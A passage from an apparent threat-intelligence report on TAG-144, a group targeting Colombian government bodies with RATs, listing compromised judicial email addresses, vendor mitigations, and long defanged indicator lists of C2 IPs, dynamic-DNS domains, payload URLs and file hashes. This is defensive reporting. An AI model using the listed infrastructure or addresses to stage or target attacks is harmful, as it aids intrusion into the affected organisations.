Insikt Group confirmed that the email address *j03mpmixartado[@]cendoj[.]ramajudicial[.]gov[.]co* is legitimate and seems to belong to the Juzgado 003 Penal Municipal con Funciones Mixtas de Chiquinquirá. Furthermore, the address was found in malware logs associated with the Stealc infostealer, suggesting compromise. The email appears to be linked to a Colombian public official serving as Secretary of the Second Civil Circuit Court in Chiquinquirá.

The malware logs also contain email addresses believed to be leveraged for phishing purposes, including:

- *ftorreshe[@]cendoj[.]ramajudicial[.]gov[.]co*
- *j01pmpalchiquinquira[@]cendoj[.]ramajudicial[.]gov[.]co*
- *j02cctochiquinquira[@]cendoj[.]ramajudicial[.]gov[.]co*
- *jcmpalchoconta[@]cendoj[.]ramajudicial[.]gov[.]co*
- *raccionestutj02cctochiquinquira[@]cendoj[.]ramajudicial[.]gov[.]co*
- *repchiquinquiraboy[@]cendoj[.]ramajudicial[.]gov[.]co*
- *silay.salamanca699[@]educacionbogota[.]edu[.]co*

Insikt Group assesses that TAG-144 considers the use of compromised government email accounts to deliver spearphishing emails a standard part of its toolkit and is likely to continue employing this tactic.

Mitigations

- **Recorded Future Threat Intelligence:** Recorded Future customers can proactively mitigate threats by operationalizing data from the Intelligence Cloud. Leverage continuously updated Risk Lists to blocklist IP addresses associated with TAG-144, thereby preventing internal communication with known malicious infrastructure.
- **Recorded Future Detections:** Recorded Future provides Sigma, YARA, and Snort rules that can be integrated into your SIEM or endpoint detection and response (EDR) tools. These rules detect the presence or execution of malware families linked to TAG-144 and similar threats.
- **Recorded Future Network Intelligence:** Recorded Future's Malicious Traffic Analysis (MTA) events help identify servers engaged in exfiltration activity with known malicious infrastructure. These insights are powered by proprietary methodologies. Use general MTA event queries for broad monitoring, or targeted queries to focus specifically on malware families associated with TAG-144.
- **Recorded Future Monitoring:** Use Recorded Future to detect, flag, and block inbound and outbound traffic involving email addresses or domains that show signs of compromise, such as those appearing in data leaks, malware logs, or underground forums.

- **Monitoring for Potential Network Device-Based Threat Activity:** Monitor traffic from the IP addresses listed in **Appendix A**, which are associated with potentially compromised devices, including Mikrotik routers, and which have been observed communicating with known TAG-144 C2 infrastructure.
- **LIS Flagging and Blocking:** Consider blocking the use of specific LIS on your corporate network if not required for legitimate purposes. Network defenders must strike a balance between mitigating malicious communication via LIS and excessively restricting access to services that are allowed or necessary on their network. Previous Insikt Group reports, such as "Threat Actors Leverage Internet Services to Enhance Data Theft and Weaken Security Defenses," as well as this report on TAG-144, can help inform those decisions.
- **Email Traffic Filtering:** Implement a robust email filtering system to detect and flag messages containing malicious attachments or links. Ensure that suspicious emails are quarantined for detailed inspection, reducing the risk of phishing attacks and credential compromise.

Outlook

Insikt Group has identified five distinct activity clusters linked to TAG-144, active at various points throughout 2024 and 2025. These clusters have primarily targeted Colombian government entities at the local, municipal, and federal levels, while also affecting private sector and non-governmental organizations. Although they share common TTPs such as the use of open-source or cracked RATs, dynamic domain providers, and LIS for staging, each cluster demonstrates distinct infrastructure, malware deployment methods, and operational approaches. TAG-144 has also been linked to Red Akodon and has been observed using compromised Colombian government email accounts in spearphishing campaigns.

TAG-144 is part of a growing cybercriminal ecosystem in South America, where rapid digitalization and limited cyber defenses have contributed to more cybercrime. Looking ahead, Insikt Group assesses that TAG-144 will likely continue to focus on Colombian government targets, while maintaining its current operational patterns. This includes continued use of compromised email addresses, dynamic DNS services, abuse of LIS, and deployment of customized tools such as the previously observed BlotchyQuasar variant of QuasarRAT. TAG-144 is also expected to adapt by integrating new cracked or open-source tools and identifying additional LIS platforms to exploit. Furthermore, the threat group is likely to deepen its involvement in the broader cybercriminal ecosystem through collaboration with tool developers and affiliated threat actors. Given its persistent targeting, technical adaptability, and operational success, Insikt Group assesses that TAG-144 will remain a significant threat to its typical victim profile for the foreseeable future.

Appendix A: Cluster 1 IP Addresses

IP Address	ASN	Type	Malware Families
45[.]133[.]180[.]26	AS9009	TorGuard VPN server	AsyncRAT
45[.]133[.]180[.]154	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]137[.]18	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]137[.]90	AS9009	TorGuard VPN server	DcRAT, AsyncRAT, REMCOS RAT
146[.]70[.]50[.]42	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]51[.]42	AS9009	TorGuard VPN server	DcRAT
146[.]70[.]57[.]58	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]83[.]218	AS9009	TorGuard VPN server	AsyncRAT
181[.]235[.]4[.]255	AS3816	Colombian ISP	REMCOS
193[.]56[.]253[.]66	AS9009	TorGuard VPN server	REMCOS
93[.]115[.]35[.]146	AS9009	TorGuard VPN server	DcRAT

Appendix B: Indicators of Compromise (IoCs)

Cluster 1 IP Addresses:
45[.]133[.]180[.]26
45[.]133[.]180[.]154
93[.]115[.]35[.]146
146[.]70[.]50[.]42
146[.]70[.]51[.]42
146[.]70[.]57[.]58
146[.]70[.]83[.]218
146[.]70[.]137[.]18
146[.]70[.]137[.]90
181[.]235[.]4[.]255
181[.]235[.]10[.]163
181[.]235[.]15[.]197
186[.]169[.]48[.]180
186[.]169[.]50[.]123
186[.]169[.]80[.]199
186[.]169[.]80[.]207
186[.]169[.]82[.]147
186[.]169[.]90[.]53
193[.]56[.]253[.]66

Cluster 1 Domains:
alma27[.]duckdns[.]org
aseguradotelle[.]duckdns[.]org
diazpool14[.]duckdns[.]org
dnse2542[.]duckdns[.]org
envio-18-2[.]duckdns[.]org
envio01[.]ddns[.]net
envio02-04[.]duckdns[.]org
envio05-06[.]duckdns[.]org
envio07[.]duckdns[.]org
envio10-04-25[.]duckdns[.]org
envio1010[.]duckdns[.]org
envio104[.]duckdns[.]org
envio11-04[.]duckdns[.]org
envio14-03[.]duckdns[.]org
envio14-05[.]duckdns[.]org
envio1414[.]duckdns[.]org
envio15-005[.]duckdns[.]org
envio1515[.]duckdns[.]org
envio16-05[.]duckdns[.]org
envio1616[.]duckdns[.]org
envio19-05[.]duckdns[.]org
envio19-055[.]duckdns[.]org
envio1919[.]duckdns[.]org
envio20-03[.]duckdns[.]org
envio2020[.]duckdns[.]org
envio21-005[.]duckdns[.]org
envio21-05[.]duckdns[.]org
envio2121[.]duckdns[.]org
envio2222[.]duckdns[.]org
envio2333[.]duckdns[.]org
envio25-03[.]duckdns[.]org
envio25-04[.]duckdns[.]org
envio25-3[.]duckdns[.]org
envio25100255[.]duckdns[.]org

envio26-005[.]duckdns[.]org
envio26-03[.]duckdns[.]org
envio26-05[.]duckdns[.]org
envio266[.]duckdns[.]org
envio28-003[.]duckdns[.]org
envio28[.]duckdns[.]org
envio29[.]duckdns[.]org
envio3-04[.]duckdns[.]org
envio31-03[.]duckdns[.]org
envio31[.]duckdns[.]org
envio55[.]duckdns[.]org
envio6-06[.]duckdns[.]org
envio666[.]duckdns[.]org
envioo20020[.]duckdns[.]org
hold-asy[.]duckdns[.]org
newremco[.]duckdns[.]org
ojosostenerfebrero[.]duckdns[.]org
pooldiaz14[.]duckdns[.]org
qua25q[.]duckdns[.]org
qua25qua[.]duckdns[.]org
rem25rem[.]duckdns[.]org
remc21[.]duckdns[.]org
respaldito01[.]duckdns[.]org
respaldito03[.]duckdns[.]org
respaldomax3[.]duckdns[.]org
respaldomax4[.]duckdns[.]org
respaldomx1[.]duckdns[.]org
respaldomx2[.]duckdns[.]org
respaldomx5[.]duckdns[.]org
send9214[.]duckdns[.]org
sendiadad[.]duckdns[.]org
trabajonuevos[.]duckdns[.]org
usooo205[.]duckdns[.]org

Cluster 2 IP Addresses:
45[.]77[.]72[.]102
64[.]188[.]9[.]172
64[.]188[.]9[.]173
64[.]188[.]9[.]175
64[.]188[.]9[.]177
172[.]93[.]160[.]188
177[.]255[.]84[.]173
179[.]14[.]8[.]131
179[.]14[.]11[.]213
181[.]131[.]217[.]63
191[.]88[.]249[.]175
192[.]169[.]69[.]26

Cluster 2 Domains:
agilizavacunate202120212021[.]duckdns[.]org
agosagosagostooo20242024[.]duckdns[.]org
andresbermudez3080[.]duckdns[.]org
andresbermudezrespaldok30[.]duckdns[.]org
arannsasaaransasaturituri2024[.]duckdns[.]org
armadnocaballerodominio[.]con-ip[.]com
armandocaceres4050[.]con-ip[.]com
armandoferreiro701020dominio[.]con-ip[.]com
armandovillareal5020[.]con-ip[.]com
armandovillareal502011[.]con-ip[.]com
briana2024[.]kozow[.]com

```
briana4000[.]duckdns[.]org
brianaf511[.]duckdns[.]org
camanopetro[.]con-ip[.]com
camarasdeseguridad202420242024[.]duckdns[.]org
camiloferreiro907010[.]con-ip[.]com
camiloguerrero5040[.]con-ip[.]com
canastapatrones[.]con-ip[.]com
carlosrenteria9050[.]con-ip[.]com
carmengutierrez9030[.]con-ip[.]com
ccerrado10[.]con-ip[.]com
cococovid202420242024[.]duckdns[.]org
comidafood[.]con-ip[.]com
copaamerica2022024transmision[.]con-ip[.]com
cristiansantodomingo203010[.]con-ip[.]com
danielfernandez502010[.]con-ip[.]com
davidcristiano8070[.]con-ip[.]com
davidcristiano80702[.]con-ip[.]com
davidcristiano80703[.]con-ip[.]com
desdeseptiempresesiente[.]con-ip[.]com
diciembrearbolitodebelen20222022[.]duckdns[.]org
dmforjadores[.]con-ip[.]com
dominiharrypotter202420242024[.]duckdns[.]org
dominiogeneral20240202402024[.]duckdns[.]org
dominioseternosgraciasadios20230230230[.]duckdns[.]org
eneroeneroenero2023202311[.]duckdns[.]org
envioasy24[.]kozow[.]com
febreroynoesvisiesto20222022[.]duckdns[.]org
fernandocuellar909080[.]con-ip[.]com
fernandoesquivel707020[.]con-ip[.]com
fernandoizquierdo9080[.]con-ip[.]com
franciscogonzalezdomini[.]con-ip[.]com
gonorreaomegonorrea2021[.]duckdns[.]org
idiotobocaefabmantenio2021[.]duckdns[.]org
jaimegonzalez201020[.]con-ip[.]com
juancaf4000[.]duckdns[.]org
laazcarate202120212021[.]duckdns[.]org
lllllllllllllllllllabril26de2021vacunate[.]duckdns[.]org
marli27[.]duckdns[.]org
marli27[.]kozow[.]com
mayoelmesdelamosca202422024[.]duckdns[.]org
mayomayomayo202202222022[.]duckdns[.]org
medicosdelacostasas[.]con-ip[.]com
metropolispedro16[.]con-ip[.]com
neivanuevasde[.]con-ip[.]com
ninosey02[.]con-ip[.]com
nopedro[.]con-ip[.]com
nuevoremremrem20232023[.]duckdns[.]org
pasarasaberquecuenta[.]con-ip[.]com
paseoencarro2024[.]con-ip[.]com
pasoscon[.]con-ip[.]com
pasosconlz[.]con-ip[.]com
pasticosmemos[.]con-ip[.]com
penoncaminosdel[.]con-ip[.]com
pesosdepesoslibras[.]duckdns[.]org
pr1275995[.]con-ip[.]com
mono2024[.]kozow[.]com
programahumanitaria202220222022[.]duckdns[.]org
pruebadenuevonuevo202024202024[.]duckdns[.]org
qjunioo2024020242024infinito[.]duckdns[.]org
ramiromartinelli909070[.]con-ip[.]com
```

remixripiolo[.]con-ip[.]com
remremrem2021marzo2021[.]duckdns[.]org
rodrigobermudez9080[.]con-ip[.]com
sebastianguerrero5040[.]con-ip[.]com
sebastiansagbini907060[.]con-ip[.]com
semetiooctubre2022202220222022[.]duckdns[.]org
superabrilabrilabril20242024[.]con-ip[.]com
syscsycsyc20212021[.]duckdns[.]org
tercepico202120212021[.]duckdns[.]org
mayomayomayo202202222022[.]duckdns[.]org
programahumanitaria202220222022[.]duckdns[.]org

Cluster 2 "deadpoolstart"-Themed Domains:
deadpoolstart2024[.]con-ip[.]com
deadpoolstart2025[.]con-ip[.]com
deadpoolstart2025[.]duckdns[.]org
deadpoolstart2026[.]con-ip[.]com
deadpoolstart2026[.]duckdns[.]org
deadpoolstart2027[.]con-ip[.]com
deadpoolstart2027[.]duckdns[.]org
deadpoolstart2028[.]con-ip[.]com
deadpoolstart2028[.]duckdns[.]org
deadpoolstart2029[.]con-ip[.]com
deadpoolstart2029[.]duckdns[.]org
deadpoolstart2030[.]con-ip[.]com
deadpoolstart2030[.]duckdns[.]org
deadpoolstart2033[.]duckdns[.]org
deadpoolstart2034[.]duckdns[.]org
deadpoolstart2035[.]duckdns[.]org
deadpoolstart2036[.]duckdns[.]org
deadpoolstart2037[.]duckdns[.]org
deadpoolstart2038[.]duckdns[.]org
deadpoolstart2041[.]duckdns[.]org
deadpoolstart2044[.]duckdns[.]org
deadpoolstart2049[.]duckdns[.]org
deadpoolstart2051[.]duckdns[.]org
deadpoolstart2052[.]duckdns[.]org
deadpoolstart2053[.]duckdns[.]org
deadpoolstart2054[.]duckdns[.]org
deadpoolstart2059[.]duckdns[.]org
deadpoolstart2060[.]duckdns[.]org
deadpoolstart2061[.]duckdns[.]org
deadpoolstart2063[.]duckdns[.]org
deadpoolstart2064[.]duckdns[.]org
deadpoolstart2065[.]duckdns[.]org

Cluster 3 IP Addresses:
181[.]131[.]216[.]206
181[.]131[.]218[.]182
181[.]131[.]219[.]42

Cluster 3 Domains:
andersondavid4070[.]duckdns[.]org
andersondesousa9030[.]con-ip[.]com
andresguerrero90808[.]con-ip[.]com
andresrestrepo901020[.]duckdns[.]org
andressinisterra508070[.]duckdns[.]org
andresvalderrama4070[.]duckdns[.]org
antonioguerrero4050[.]duckdns[.]org
armandocaceres4050[.]con-ip[.]com

armandoquiroz7020[.]duckdns[.]org
armandosandoval70501023[.]duckdns[.]org
armandovillareal504010[.]duckdns[.]org
camiloferreiro907010[.]con-ip[.]com
camiloguerrero5040[.]con-ip[.]com
carloscaicedo4050202[.]duckdns[.]org
carlosfernandez401020[.]duckdns[.]org
carlosmendoza504070[.]duckdns[.]org
carlosrenteria9050[.]con-ip[.]com
carlossantrich9080[.]duckdns[.]org
carlosurrutia805020[.]duckdns[.]org
carlosurrutia8050202[.]duckdns[.]org
carlosvillalba9040[.]duckdns[.]org
carmengutierrez9030[.]con-ip[.]com
carmenzavillareal4080[.]duckdns[.]org
davidcristiano8070[.]con-ip[.]com
davidcristiano80702[.]con-ip[.]com
davidcristiano80703[.]con-ip[.]com
edgardocarrascal904050[.]duckdns[.]org
fernandocaballero50702[.]duckdns[.]org
fernandogonzalez809010[.]duckdns[.]org
fernandoizquierdo9080[.]con-ip[.]com
fernandolopez105040[.]duckdns[.]org
franciscodaza3090[.]duckdns[.]org
germancastillo9050[.]duckdns[.]org
jaimegonzalez201020[.]con-ip[.]com
javiersandoval9030[.]duckdns[.]org
miguelurrutia7040[.]duckdns[.]org
rodrigobermudez9080[.]con-ip[.]com
sandraverdecia708091[.]duckdns[.]org
santiagovenecia7050[.]duckdns[.]org
santiagovenecia70502[.]duckdns[.]org
santiagovillareal101010[.]duckdns[.]org
sebastiancorrea905040[.]duckdns[.]org
sebastianguerrero5040[.]con-ip[.]com
sebastiansagbini907060[.]con-ip[.]com
sergiovalderrama2040[.]duckdns[.]org
trinidadtobago5020[.]duckdns[.]org
velisariosantiago7080[.]duckdns[.]org

Cluster 4 IP Addresses:
45[.]135[.]232[.]38
46[.]246[.]82[.]9
89[.]117[.]23[.]25
178[.]73[.]218[.]8
181[.]235[.]3[.]0
191[.]93[.]113[.]151

Cluster 4 Domains:
aets[.]duckdns[.]org
asxyz[.]duckdns[.]org
asyfas[.]duckdns[.]org
asygo[.]duckdns[.]org
asynpro[.]duckdns[.]org
camabinga1[.]duckdns[.]org
dcfast[.]duckdns[.]org
dcglos[.]duckdns[.]org
dckazts[.]duckdns[.]org
dcmxz[.]duckdns[.]org
dcuxpag[.]duckdns[.]org

drgost[.]duckdns[.]org
drpras[.]duckdns[.]org
dxpam[.]duckdns[.]org
enviasept[.]duckdns[.]org
enviosep04[.]duckdns[.]org
keepz[.]duckdns[.]org
ojososteneragosto[.]duckdns[.]org
qfast[.]duckdns[.]org
rfwr[.]duckdns[.]org
rosks[.]duckdns[.]org
rxsas[.]duckdns[.]org
sost10[.]duckdns[.]org
sost2024ene[.]duckdns[.]org
sostenerdcrat[.]duckdns[.]org
sostenermio2024[.]duckdns[.]org
sostenermio2025[.]duckdns[.]org
sostenerstartup[.]duckdns[.]org
testedark[.]writesthisblog[.]com

Cluster 5 IP Addresses:
45[.]133[.]180[.]162
46[.]246[.]4[.]3
46[.]246[.]4[.]9
46[.]246[.]4[.]17
46[.]246[.]4[.]19
46[.]246[.]6[.]4
46[.]246[.]6[.]5
46[.]246[.]6[.]13
46[.]246[.]6[.]20
46[.]246[.]12[.]2
46[.]246[.]12[.]3
46[.]246[.]14[.]2
46[.]246[.]14[.]4
46[.]246[.]14[.]5
46[.]246[.]14[.]7
46[.]246[.]14[.]15
46[.]246[.]14[.]17
46[.]246[.]14[.]21
46[.]246[.]80[.]3
46[.]246[.]80[.]16
46[.]246[.]82[.]9
46[.]246[.]82[.]11
46[.]246[.]82[.]12
46[.]246[.]82[.]16
46[.]246[.]82[.]17
46[.]246[.]82[.]18
46[.]246[.]82[.]19
46[.]246[.]84[.]5
46[.]246[.]84[.]7
46[.]246[.]84[.]10
46[.]246[.]84[.]15
46[.]246[.]84[.]18
46[.]246[.]86[.]4
46[.]246[.]86[.]5
46[.]246[.]86[.]16
46[.]246[.]86[.]18
178[.]73[.]192[.]3
178[.]73[.]192[.]8
178[.]73[.]192[.]12
178[.]73[.]192[.]18

178[.]73[.]218[.]2
178[.]73[.]218[.]7
178[.]73[.]218[.]12
178[.]73[.]218[.]13
178[.]73[.]218[.]17
188[.]126[.]90[.]2
188[.]126[.]90[.]4
188[.]126[.]90[.]9
188[.]126[.]90[.]15
188[.]126[.]90[.]20

Cluster 5 Domains:
2seguro2025[.]duckdns[.]org
ansy10jun[.]duckdns[.]org
ansy1703[.]duckdns[.]org
asegurar2octubre[.]duckdns[.]org
asegurar3octubre[.]duckdns[.]org
bb2023[.]duckdns[.]org
dcabril[.]duckdns[.]org
gotemburgoxm[.]duckdns[.]org
romanovas[.]duckdns[.]org

URLs:
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_e1502b7358874d6086b38a71038423c2[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_fb2497d842454850a250bf600d899709[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_175c782b52a345e9b408a8449e64f766[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_4ca2665d006b45ec95526f844b1bb6f7[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_7d71280008c9462aa54e84600eb9ee6d[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_827908fb62d34a0b988508c8e9333b4a[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_a5260fdbc31b44af9df4b09d3f369843[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_ad30f08ca19f483ba511f63ef3d15dd3[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_b476d1da5ee74acb9f4973c91df6852b[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_c9ad47e108e64053a72ec0b686a39a96[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_caf7a77031444a62880f2392b32c04d7[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_d8bd099bf2e64e0bbf252e7b31459507[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_ddca1f50d908428fa2aba69de178a2ae[.]txt

SHA256 Hashes:
0242cb2f175959083d6e335291a6010810adea229262638b4c4519b73a0235e1
02c4dc743727fc80a96de9949ff6c70311359681e04ae569a8416e235025de62
04878a5889e3368c2cf093d42006ba18a87c5054f1464900094e6864f4919899
05869e6f626ef7a1638b89d0b95fc5c74f8dd4e794da18170f9fab3c5837f97f
0648201ff2ff9fd17389046da374d2df92bab623e52016c2502604a1c9acab60
068a73b181fb2018e45d5740d84c4951aab9208efe3dc2affc4be9a98e30a36d
0729eb04a031abe19ff9a06cc85f5d634fb519cc1c4572552cda2279fd41598d
08f5d691d0bda5a166789bc7544258713752fb2d0349a3440fde1e2754cb1511
09906220a031d47b63209142dae794c1823d413450641d06a96086e80487d648
0a81caad21e4cba59297617001902807e5ec3f97bf0eb7061da9e473aaa73cf6
0af4ff2ba05c033fc79f75d349aa4219e311f9dbbb7b1c6b653c0b7f196b4ae3
0b80cf85d6c8ac7ef2c3f133db86ff11eb0f3e94d579d40c70c1f8a26e395af3
0b8d9cf2c5e7185b13d65c3d442800005ba741cc03fa7ba09c969b63855ad851
0bb560a3de9032a34f50ffaf900d69a060ff858295fca93f2e00c99de4f5317f
0bd12552db5235ed9ee92a1c8bd4779070cef15a4dc8992bc06cfcec81cd9e7d
0c0e3db172d6bebd207ef644014b3189fc4743a8ae82326e662218ad041926fd
0e0195998fe478bbfc06a28706f21ae830f15765995cad680b955baf23eb9b86
0e5a768a611a4d0ed7cb984b2ee790ad419c6ce0be68c341a2d4f64c531d8122
0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1
1039d25f6a62b5d00c636bd77bf72058bc20ef21f4ca41c38ae6fe404b2d5359
117d0c3fed7afe29a633ef9ae9a7ce91b07d42f0dfee74623339f55d539ccfe9
1226a8d066328a8b6f353c9d98f1dc8128bd84f3909ae1cc6811dc1adff33c81

```
1311b0d5a434cd5eea9622e4eb01de6546cb147f70807c15f95070c565147837
13e9e508c4a67f7c026a0c3edcd604a445d66454044c5d74ba2e4f31fa26c0a5
14bf934d99de4db93cdf536ef2ab1e5b8e5a0c0eed98a25904672de5d110059e
15083899111221e370e7c2f45b19f23fd88ca40d3f1c2c6d19324fd6414c609e
1d26170ba16131f0321cf65e19a0ce4acfc7d5dc7cb8b020431019eaf5f888e8
1da1eabae5779e22e59d82a7f46e4b940aff525a33254624de9ee320ac54dd99
1e850dc9786d670c97ed064b1af87aab966be58d80051476918b0183b0069b3a
20e7dfbd5c7c54d29427ad3868ffe0e833e24f795387b118143c0b613bf5fac1
21aa261a83bd6d2b435ff38d3411c82bc7fa91b82adac99eb5c2153ac34f30e3
239bcf64fc9d0b5dbcd7e1351444244695bd530e510846e0bb91055ca2e97ed1
272eef21aa697cc7925fa303fe3aecb578cf2f572c7501a9eb2d944849dfe46c
277d6e7900cfef05715f9a79f0af411e37dbd37c91590836ffb4af821a708f66
27b3d1c60757aaef5baf68864dd9dc9cceb6b688be4c5ad7cfc1670035789f3e
27d35c0be9120154906cb612565f02998c5fc9f7cdcd790b92c8f5a6e1bf6396
27f03ad67e31c0e25e979c905629b80d98867e8e542cfabaa8a8be581a85aa37
2851dc29c6a6abc8688b730b70ff9cb8f5e63facb71057fa600201c15877ca84
28afc5b80ede7c040ec56b093f3748c7eb29db220901d720380eb07cf3eeb294
297dcbc929793df0237cf7e5d78945873add6d6851e890339a45878a4e3ddb74
2a2e92fc86be8adf429e4172368dfacd3fd0c157d0f602d713acf82c89932edf
2b0314caa8db6210c626bcd9773c0d3c848a05721c49024b3bffd34b8a21724b
2cc8aa53e3e30f1c09950e4ae1262f8df3588b8e31775318ef951fd994b5b918
2d4db0e8a6a2dfa3806696d22f25bcb9cd25dae881a248d6746c306a7ca0bc7a
2e82689cc5a2d9beb0bce4da3330122e5cad896a04b1296c5fb9b54fe3e92f52
2fc4aaeaf8eba6c4d8cc4622ac7693c65cd3cec421f611b43dd252c18816e551
302134f47d1724a2b3c6e06e53831caf2ac86cc9b94f470c8f8641b1cb4026f0
319a560130015fa1c53149234321ba5313e5a93f06de6675f5da4a8c2dfa1cf1
31a5729f1bcb928bab9a9606e4f3c3d12012332a633eb3fa1d26c014917f891b
31f58aa1dd25b7a341e4de125ef6adc4268af4a97501bf0882adb7af244773f7
32b8929c4bf6ce8f74c470b6f1aff0be75ae9ca7df66ace39f2a849095427a73
3378b49278032fcabc8f4b4e6622eb87cffba645987b1f81161905452aef175a
33fddd6a9d4bece9be47be6d623da228e4cb69f5c51aaf61ffb75c803957396d
359eac88704e65913b7331affecd4ca911b52f000e68599f24af96d6ad71b82f
370e7db7155cd9b03875431462ffc8223dcc4bf7c1dcb5a07420e84bc6316d93
38019ee88bba4b4ceb159643c5a2a2608b628ef673e7ab7516ef47f6f6230618
3a625c677ba81aa0639129c07cf7991e39be78e9e1b23bb31005e75c19de8580
3c2940ad16f414f884e8c6f90c1f36a313f9982152b9aa8d355282ee7bc81a9b
3ce0428f9fe958fb6cecbf7bfe8cdb719550a1a3a5b2303686c696bc21c82f78
40714eff62e3c9f7b7588a56cbcaa115a800c6b336de2a82f87d2544ab2daf69
44284652527348f428112ea6eb564103d72edd650e3d0c831ad91043c99d5ffc
4442b45bc6cca253a7a53a1b2a872df3867b898403ef0d2c3a8cf5687f615aed
44ea4a98e1ac0e0d4c7063992f562cc893b8ff4da7fe72868b3fe487c061dbb0
45185844b576c28810d12c849fde05cd6bd23900ca97394f81a98b7872490ad0
4564bdb245c4e6248d78aaea7b588ad3faa79514e7662b80525578dc615e07b5
4776dd03944a13cd756ab7fb4ac979fab7eb6ff92f5f23e4138a06a2aeec9581
4790e32d8b33b9cf719d84a83eaf2a5d953d0a9dc22843276ee343d60f1b7565
47a2313df0d0a74c1be649d04236dd10b48693a5da0db30335d77371f4ae7fac
49ccc8aa8b6e505207743cc172193f948aaa236304018da0bf0d2ccfd8c0e985
4a812c47b5b4d7b2e383cde74fa61bb49685f0820c88d570ff6a921e631b5926
4becc5d800d9851cc25fd09c848e834d019c2f57ec7bbb513d03eac6e4344287
4e1597543c0d63cf44db982f9c5cdb0ebdb88343ab8e8711501103d5f2ebb06b
4ef47b3e56af3742a6f8389f126ed14a2114ff2e8dbf7118511cf62cd0d8bd79
4f6d6abe27b5e7e9aa55ada51b521e8fe715c6c0bf4bd2e2838c9c85f543f719
4f6fdc5d3b90b760670a2545ed96e8eed348ce2c0fae37058fd7318df17cba07
4fc1890df01994a7163f1605c8cb2a660531cb9e6cf3d05622d97791df337aa3
508176ecdbf35360d23083f25c762493a2ebbca1d4cebcd5953b00d1e1be0741
50bde48b7037890d318cf123e23a78f734634cff29354fc5852293d5702737b9
52ad9c51a0d0ac35f7934e85770ed32de61f214b7551fd5310f1a342e154309b
53e52d8dd95c09616022e09d7b94901e2f5189c258438cc910ab19760bf36da3
56e66a73d0ec0ef032b8fc157ef65f38d97476066b4a5cab88ad036fc25e8634
593a1b142fc855ad10cbc84e107d3a2cd248e88749658af8f6f656095f6f883a
```

```
5b8aa9408ee3d18a803df688974bfc125b110db19349e1938ac8d3bb6a966fcc
5bfedb358b5ebe7db6793dfb87885fd08d547cdea786659654bc717c98825a00
5c51dc904076cd5dc22fec10fa18563ef5283ebcfeec6f4bdc23a7504f1d5838
5d75ad8822f8149ddc84f1148ac011b9c39a7979a611bfe2bc8c2090e4d54728
5e07c2f16fe5b2d60c4daba73c31f298b2fba618d329e57ba806c19a7663cfda
6073590a4b09dcd26e35a6c831691e537736a292a7cc5bd668b07dbbf1000415
60ff5136bfcef60a83320eef711bce7f41a0447f95568d09e908a49f351344da
6140a9a1ffaf120d6f33097c1f8bfdcac83db5d883451a073f0cf2524fb1996d
61db47c10daf54a56360bbfa26f2127a31fadfc766220384eff41153d31d23fa
627d051af3b66b3ba4337c688250f2621abc9f3b4cf1434e10654ada10887881
62c0672bd77beaab3e5546944e23f7db1f66a207d9eecbedcaaebb4bfc47b954
636acb2498b3cc5a455badd95e1839edbd84d46b18af80e1f5c4efe6cf573c3c
64a4287f7973fdb7a9030679dda5b1d175d34c568910282dd532dffc45af6e9c
657e021f0dfdd8c628a428a824da278d14d674aefd248f86a58f5bbe4472f0dc
666f8ba7a9704f98ae74481fab1ce77c3256bad31d22206c5cdf9cb1009c4b2e
6849da9fb64c3db1e883aa1a106a03c8e69d3e41d4be8a81bafbdd78f2f311da
690c8ee15e2bae3050b1ba813e4b7fbd8ee93d9b7132745aec345372322d69fc
6cac0e0c1836de13434a251e8c792b459ba4e573023be0472898a26fdeef3f20
6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896
6d41b3409dbdabdc5109f72b190e2a54ed82b2cbb15951ac077343b2b0e81241
6d4a557b0c436b278bf484d9aed2daffa66c105c9056e6156216a6f224c086c2
6d540d76f627bc97929b77e2f613ff641be0810332505b010164f38940d0120b
6dc49027dcfc978c4533c46bc9b37a39c7038a347ae5bb5535439517b2075bfc
6df21a64f5b80d9e214a721e2025510fcd29ca191f8ff39386e07b15e06afd95
6e7d32278271b077912779e2ef7f5aac3246578393ad93024c2211a86380b208
702e912dac9885a2a74094d14b5c312d979aa86412f5fe6b612ea2bc0445a572
705ea94689cc1507c6ee13bc2e8d54bde154a4a9880e2c1049f4036b9671631a
708924eabf4e730a1eaa5e2db2ab6d483458370763efebdd31d25fc95c04945a
71153a5e57cf77267bfef881faaf3575068c79fee2cd9165252d5e885bc9e5a3
73c28224eca789607d77884620425d0fad56ef7591d6cda5f384a49d19beb5c7
75001105ab3d7363f619f77a3a4a8a62422f9b28ae299a06c34b9bc474610e7f
7652a17de2e02c57fd7a20cb690fec60e63f4223e6d990375737e93579e92957
77128fae0b6acdbc56ece8ba39015d42fc561794d8ecd1cbba8d9c423ad99439
7748317f687fe8cb70e0d48d528223d8737b462235837e6beefab6f28e553ffb
78f4cd376fa2eb034e90790c5f963d0439251e2425c86ae64fc43e4e2509d75a
7909978dc2c58e00379f31c8fd34f15b56ec714c3cf0a5804c7b164d15cbeaf3
79512c2ddc11fb9d9f95f7e6fbacbb91db53362ce6799cf89d870683e63f4605
7a635c5189632764d900111b53fb26f88e2c7bac46bd5c38ad51ac7fe962ab48
7b9da4885838c16faf069a1b0f29ce6560ca8c65ad60f70f8c8f77ab2f2df4fa
7c02f8bc0d327a8f061be14476004aa13e78bb348dbbb9e1eb1a255e9edd3f8e
7cb8124af5c9942809588851783438f25b4a79224c63c0d3a2568a662706334f
